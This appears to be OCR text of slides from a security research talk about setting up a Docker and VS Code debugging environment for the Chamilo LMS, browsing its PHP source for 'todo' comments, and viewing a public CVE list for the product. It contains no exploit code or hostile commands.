

Extension: Remote - Containers - chamilo-lms - Visual Studio Code
File Edit Selection View Go Run Terminal Help
EXTENSIONS: MARKE...
remote containers
Remote - C... 11.7M 4.5
Open any folder or reposit...
Microsoft Install
Remote - SSH 10.3M 4
Open any folder on a remo...
Microsoft Install
Remote Dev... 2.3M 4.5
An extension pack that lets...
Microsoft Install
Remote - WSL 13.8M 5
Open any folder in the Win...
Microsoft Install
Remote - SSH:... 8.9M 4
Edit SSH configuration files
Microsoft Install
Remote VSC... 155K 4.5
A package that implement...
Rafael Maiolla Install
Extension: Remote - Containers
Remote - Containers v0.231.2 Preview
Microsoft 11,720,234 (34)
Open any folder or repository inside a Docker container and take advantage of Visual Studio Code's full feature set.
Install
This extension is recommended because you have Docker installed.
Details Feature Contributions
Visual Studio Code Remote - Containers
The Remote - Containers extension lets you use a Docker container as a full-featured development environment. Whether you deploy to containers or not, containers make a great development environment because you can:
Develop with a consistent, easily reproducible toolchain on the same operating system you deploy to.
Quickly swap between different, separate development environments and safely make updates without worrying about impacting your local machine.
Categories
Other
Resources
Marketplace
Repository
License
microsoft.com



Extension: PHP Debug - chamilo-lms - Visual Studio Code
File Edit Selection View Go Run Terminal Help
EXTENSIONS: MARKE...
php debug
PHP Debug
Debug support for PHP wit...
Xdebug
PHP Debug 132K ★ 5
Debug support for PHP wit...
Robert Lu
Install
PHP Debug 38K ★ 3
Debug support for PHP wit...
tiansin
Install
PHP Intelephense
PHP code intelligence for ...
Ben Mewburn
PHP Extensi... 2.9M ★ 4.5
Everything you need for P...
Xdebug
Install
PHP DocBloc... 782K ★ 5
A simple, dependency free ...
Neil Brayfield
Install
Format HTML i... 1M ★ 4
Provides formatting for th...
Extension: PHP Debug
PHP Debug v1.25.0
Xdebug 6,458,955 ★★★★☆(123)
Debug support for PHP with Xdebug
Uninstall
Details Feature Contributions Changelog Runtime Status
PHP Debug Adapter for Visual Studio Code
vs marketplace v1.25.0 downloads 24M rating 4.2/5 (123) build passing codecov 71%
code style prettier semantic-release
DEBUG Launch
VARIABLES
Locals
$aBoolean: uninitialized
$aFloat: uninitialized
$aLargeArray: array(100)
$aString: uninitialized
test.php
<?php
define('TEST_CONSTANT', 123);
echo "Hello World\n";





*Get your **`docker(-compose)`** from:*


- *https://docs.docker.com/engine/install/#server*
- *https://docs.docker.com/compose/install/*


Get Started - Visual Studio Code
File Edit Selection View Go Run Terminal Help
EXPLORER
NO FOLDER OPEN
Connected to re
Ope
You can clone a repository locally.
Clone Repository
To learn more about how to use git and source control in VS Code read our docs.
Open Folder
/var/www/c
OK
Show Local
..
chamilo
html
Start
New File...
Open File...
Open Folder...
Clone Git Repository...
Recent
chamilo-lms /home/ubuntu/...
Walkthroughs
Get Started with VS Code
Discover the best customizations to make VS Code yours.
Learn the Fundamentals
Jump right into VS Code and get an overview of the must-have features.
Boost your Productivity
Show welcome page on startup
OUTLINE
TIMELINE
Container chocological/chamilo-lms-1.11....
0 0
2


Get Started - chamilo [Container chocological/chamilo-lms-1.11.x (desktop_chamilo_1)] - Visual Studio Code
File Edit Selection View Go Run Terminal Help
EXTENSIONS
Search Extensions in Marketplace
LOCAL - INSTALLED 3
Remote - Containers 22ms
Open any folder or reposit...
Microsoft
PHP Debug
Debug support for PHP wit...
Install in Container chocolo...
PHP Intelephense
PHP code intelligence for ...
Install in Container chocolo...
CONTAINER CHOCOLOGICAL/C... 0
RECOMMENDED 7
Docker 14.1M 4.5
Makes it easy to create, ma...
Microsoft
Install
PHP Debug
Debug support for PHP wit...
Install in Container chocolo...
Get Started
Start
New File...
Open File...
Open Folder...
Clone Git Repository...
Recent
chamilo-lms /home/ubuntu/Desktop
Walkthroughs
Get Started with VS Code
Discover the best customizations to make VS Code yours.
Learn the Fundamentals
Jump right into VS Code and get an overview of the must-have features.
Boost your Productivity
Show welcome page on startup
Container chocological/chamilo-lms-1.11....
master*
6238↓ 9150↑
0 0
2


chamilo [Container chocological/chamilo-lms-1.11.x (desktop_chamilo_1)] - Visual Studio Code
File Edit Selection View Go Run Terminal Help
EXTENSIONS
Search Extensions in Marketplace
LOCAL - INSTALLED 3
Remote - Containers 22ms
Open any folder or reposit...
Microsoft
PHP Debug 2ms
Debug support for PHP wit...
Xdebug
PHP Intelephense 36ms
PHP code intelligence for ...
Ben Mewburn
CONTAINER CHOCOLOGICAL/C... 2
PHP Debug 2ms
Debug support for PHP wit...
Xdebug
PHP Intelephense 36ms
PHP code intelligence for ...
Ben Mewburn
RECOMMENDED 6
Docker 14.1M 4.5
Makes it easy to create, ma...
Microsoft
Install
Vim 3.5M 4
Vim emulation for Visual S...
vscodevim
Install
Show All Commands Ctrl + Shift + P
Go to File Ctrl + P
Find in Files Ctrl + Shift + F
Start Debugging F5
Toggle Terminal Ctrl + `
Container chocological/chamilo-lms-1.11....
master*
6238↓ 9150↑
0 0
2
Listen for Xdebug (chamilo)


SEARCH
todo
Replace
files to include
*.php
files to exclude
1247 results in 245 files - Open in editor
index.php 4
* @todo This piece of code should ...
* @todo This piece of code should ...
* @todo Check if this code is used....
//@todo move this inside the Inde...
user_portal.php 3
* @todo Shouldn't the C...
* @todo check for duplication of f...
* @todo display_digest, shouldn't ...
event_type.php main/admin 2
upload.php
blog.php
access_url_edit_users_to_url.php
user_portal.php
user_portal.php > ...
1 <?php
2
3 /* For licensing terms, see /license.txt */
4
5 use ChamiloSession as Session;
6
7 /**
8 * This is the index file displayed when a user is logged in on Chamilo.
9 *
10 * It displays:
11 * - personal course list
12 * - menu bar
13 * Search for CONFIGURATION parameters to modify settings
14 *
15 * @package chamilo.main
16 *
17 * @todo Shouldn't the CONFVAL_ constant be moved to the config page? Has anybody any idea what the are used for?
18 * If these are really configuration settings then we can add those to the dokeos config settings.
19 * @todo check for duplication of functions with index.php (user_portal.php is orginally a copy of index.php)
20 * @todo display_digest, shouldn't this be removed and be made into an extension?
21 */
22


Chamilo : Security vulnerabilities
cvedetails.com/vulnerability-list/vendor_id-12983/Chamilo.html
Incognito (2)
CVE Details
The ultimate security vulnerability datasource
(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)
Log In Register
Vulnerability Feed
Switch to https://
Home
Browse :
Vendors
Products
Vulnerabilities By Date
Vulnerabilities By Type
Reports :
CVSS Score Report
CVSS Score Distribution
Search :
Vendor Search
Product Search
Version Search
Vulnerability Search
Chamilo : Security Vulnerabilities
CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9
Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits D
Copy Results Download Results
CVE ID CWE ID # of Exploits Vulnerability Type(s) Publish Date Update Date Score Gained Access Level Access Complexity
1 CVE-2021-43687 79 XSS 2021-12-01 2021-12-15 4.3 None Remote Medium
chamilo-lms v1.11.14 is affected by a Cross Site Scripting (XSS) vulnerability in /plugin/jcapture/applet.ph
hex2bin in the cookie.
2 CVE-2021-40662 352 Exec Code CSRF 2022-03-21 2022-03-29 6.8 None Remote Medium


imgflip.com

Questions?

STAR LABS